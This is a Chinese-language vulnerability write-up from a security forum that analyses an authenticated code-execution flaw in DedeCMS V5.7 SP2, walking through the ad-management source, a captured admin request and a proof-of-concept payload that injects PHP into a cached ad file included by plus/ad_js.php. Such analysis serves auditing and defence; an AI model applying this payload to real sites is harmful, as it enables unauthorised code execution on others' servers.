[红日安全]nday漏洞还原分析之dedecms后台getshell

红日安全 / 2018-07-23 14:18:55 / 浏览数 4811 技术文章 技术文章 顶(0) 踩(0)

本文由红日安全成员： 七月火 编写，如有不当，还望斧正。


前言

最近发现 dedecms 的 nday后台getshell ，于是打算还原一下。根据日志显示，攻击者访问了 dede/ad_add.php 文件后，转而访问 plus/ad_js.php 文件，提交的 payload 为 plus/adjs.php?nocache=1&aid=1&=whoami 。


前期准备

DedeCMS V5.7 SP2正式版下载：http://updatenew.dedecms.com/base-v57/package/DedeCMS-V5.7-UTF8-SP2.tar.gz


我们先来看一下 dede/ad_add.php 文件。可以看到这是一个增加广告的页面，如下图：




实际上，它在后台的位置对应如下：




接下来，笔者使用 TheFolderSpy 软件对网站文件进行监控，这样能让我们快速的发现发生修改的文件，从而提高审计效率。 TheFolderSpy 设置如下：



然后，在如下4个位置分别填入一些标识信息，以便后续判断到底是哪一处发生问题。填写信息如下：



点击确定添加广告后，发现 TheFolderSpy 软件并没有监测到有文件内容被修改。于是我们继续访问 plus/adjs.php?nocache=1&aid=1&=whoami ，发现生成了一个 data\cache\myad-1.htm 文件，并且我们在上图第三个框中填写的 phpinfo();3 被写入了该文件。如下图所示：



我们可以观察到该文件路径为 data\cache ，那么应该是个缓存文件，而且文件后缀为 htm 。由于攻击者通过访问 plus/ad_js.php 页面能 getshell ，那么很有可能是程序在某处将这个缓存文件给包含了。接下来我们对 plus/ad_js.php 文件进行详细分析。

漏洞分析

plus/ad_js.php 文件代码如下：

```php
<?php

require_once(dirname(__FILE__)."/../include/common.inc.php");

if(isset($arcID)) $aid = $arcID;
$arcID = $aid = (isset($aid) && is_numeric($aid)) ? $aid : 0;
if($aid==0) die(' Request Error! ');

$cacheFile = DEDEDATA.'/cache/myad-'.$aid.'.htm';
if( isset($nocache) || !file_exists($cacheFile) ||
    time() - filemtime($cacheFile) > $cfg_puccache_time )
{
    // 一系列写文件操作
}
include $cacheFile;
```


这里关注 第9行 和 第15行 ，可以清晰的看到程序包含了我们之前监控到生成的 htm 文件，第12-14行 主要是对要写入 htm 文件的内容进行处理，具体代码如下：

```php
if( isset($nocache) || !file_exists($cacheFile) ||
    time() - filemtime($cacheFile) > $cfg_puccache_time ){
    $row = $dsql->GetOne("SELECT * FROM `#@__myad` WHERE aid='$aid' ");
    $adbody = '';
    if($row['timeset']==0){
        $adbody = $row['normbody'];
    }
    else{
        $ntime = time();
        if($ntime > $row['endtime'] || $ntime < $row['starttime']) {
            $adbody = $row['expbody'];
        } else {
            $adbody = $row['normbody'];
        }
    }
    $adbody = str_replace('"', '\"',$adbody);
    $adbody = str_replace("\r", "\\r",$adbody);
    $adbody = str_replace("\n", "\\n",$adbody);
    $adbody = "<!--\r\ndocument.write(\"{$adbody}\");\r\n-->\r\n";
    $fp = fopen($cacheFile, 'w');
    fwrite($fp, $adbody);
    fclose($fp);
}
```


仔细观察这段代码，程序将从数据库中 dede_myad 查询的结果存在 $row 变量中(上图第3行)，然后将表 dede_myad 中的 normbody 或 expbody 字段的值作为 $adbody 写入缓存文件 $cacheFile ，并在最后 include $cacheFile; 。而 第16-18行 只是对 $adbody 内容进行简单的处理。我们再从数据库中，查看 dede_myad 表的内容，如下图：

```
mysql> select * from dede_myad;
+-----+-------+--------+-------------+-------------+---------+------------+------------+-------------+-------------+
| aid | clsid | typeid | tagname     | adname      | timeset | starttime  | endtime    | normbody    | expbody     |
+-----+-------+--------+-------------+-------------+---------+------------+------------+-------------+-------------+
|   1 |     0 |      0 | phpinfo();1 | phpinfo();2 |       0 | 1532316216 | 1534908216 | phpinfo();3 | phpinfo();4 |
+-----+-------+--------+-------------+-------------+---------+------------+------------+-------------+-------------+
1 row in set (0.00 sec)

mysql>
```


可以看到 normbody 或 expbody 字段，对应的就是我们刚刚填写的第3个和第4个标识信息。我们现在再来看看 normbody 或 expbody 字段的值是如何写入的。再次回到 dede/ad_add.php 文件，针对刚刚填写的广告内容发起提交，抓包如下：

```
Origin: http://localhost
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://localhost/dedecms/dede/ad_add.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: menuitems=1_1%2C2_1%2C3_1; KCFINDER_showname=on; KCFINDER_showsize=off; KCFINDER_showtime=off; KCFINDER_order=
KCFINDER_orderDesc=off; KCFINDER_view=thumbs; KCFINDER_displaySettings=off; goods[cart]=180615151154565652;
_ga=GA1.1.438055551.1531136256; XDEBUG_SESSION=PHPSTORM; DedeUserID=1; PHPSESSID=3mfmgskoksn9itiff8e4c7fjk5;
_csrf_name_dbb784a3=4008939003103fb6305afacfeac40c07; _csrf_name_dbb784a3__ckMd5=bbf1408a275aaeb2;
DedeUserID__ckMd5=1c890c9b7009abb6; DedeLoginTime=1532316153; DedeLoginTime__ckMd5=0b598529af29e364
Connection: close

normbody[style]=code&token=cf4d5ad1740f0ded8905eb017f0f949f&dopost=save&clsid=0&typeid=0&timeset=0&starttime=2018-07-23
13:13:51&endtime=2018-08-22
13:13:51&tagname=phpinfo();1&adname=phpinfo();2&normbody[htmlcode]=phpinfo();3&expbody=phpinfo();4&imageField.x=47&imageField.y=
```


然后我们再看 dede/ad_add.php 文件代码：

```php
if($dopost=="save")
{
    ......
    if($normbody['style']=='code')
    {
        $normbody = addslashes($normbody['htmlcode']);
    }
    ......
    $query = "INSERT INTO #@__myad(clsid,typeid,tagname,adname,timeset,starttime,
              endtime,normbody,expbody) VALUES('$clsid','$typeid','$tagname',
              '$adname','$timeset','$starttime','$endtime','$normbody','$expbody');";
    $dsql->ExecuteNoneQuery($query);
    ShowMsg("成功增加一个广告！","ad_main.php");
    exit();
}
```

此时整个漏洞发生的流程便十分清晰了，程序将来自用户的数据 $normbody['htmlcode'] 仅仅只是用 addslashes 函数处理，并没有对代码进行分析，然后便直接存储在数据库 dede_myad 表的 normbody 字段，导致用户可以将PHP代码存储在数据库中。如果攻击者此时访问 plus/ad_js.php 文件，则调用 normbody 字段并写入缓存文件，最终利用文件包含该getshell。


漏洞利用

在明白了上述分析流程，想利用该漏洞便十分简单。我们在广告内容处插入 --><?php phpinfo();?><!--



然后访问如下链接(这里的aid值为第几个广告)：

```
http://localhost/dedecms/plus/ad_js.php?nocache=1&aid=3
```



总结

本文从代码审计的角度，对漏洞进行详细分析，借助文件监控软件迅速定位漏洞所在。或许大家可以利用这种方式，发现更多的后台 getshell 利用姿势，期待大家挖掘。最后，希望大家多多交流，共同进步。如果大家有什么好的代码审计技巧，还望不吝分享，感谢大家的阅读。

点击收藏 | 0 关注 | 1

上一篇：巅峰极客Web - Writeup 下一篇：物联网设备的漏洞环境

1. 1 条回复

l0****@163.com 2019-07-18 18:07:00

有疑问：我们在广告内容处插入 --> <?php phpinfo();?> <!--
上面一步是不是要登陆后台才能增加广告代码到数据库。
他们不登陆后台，怎么插入到数据库的呢？

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板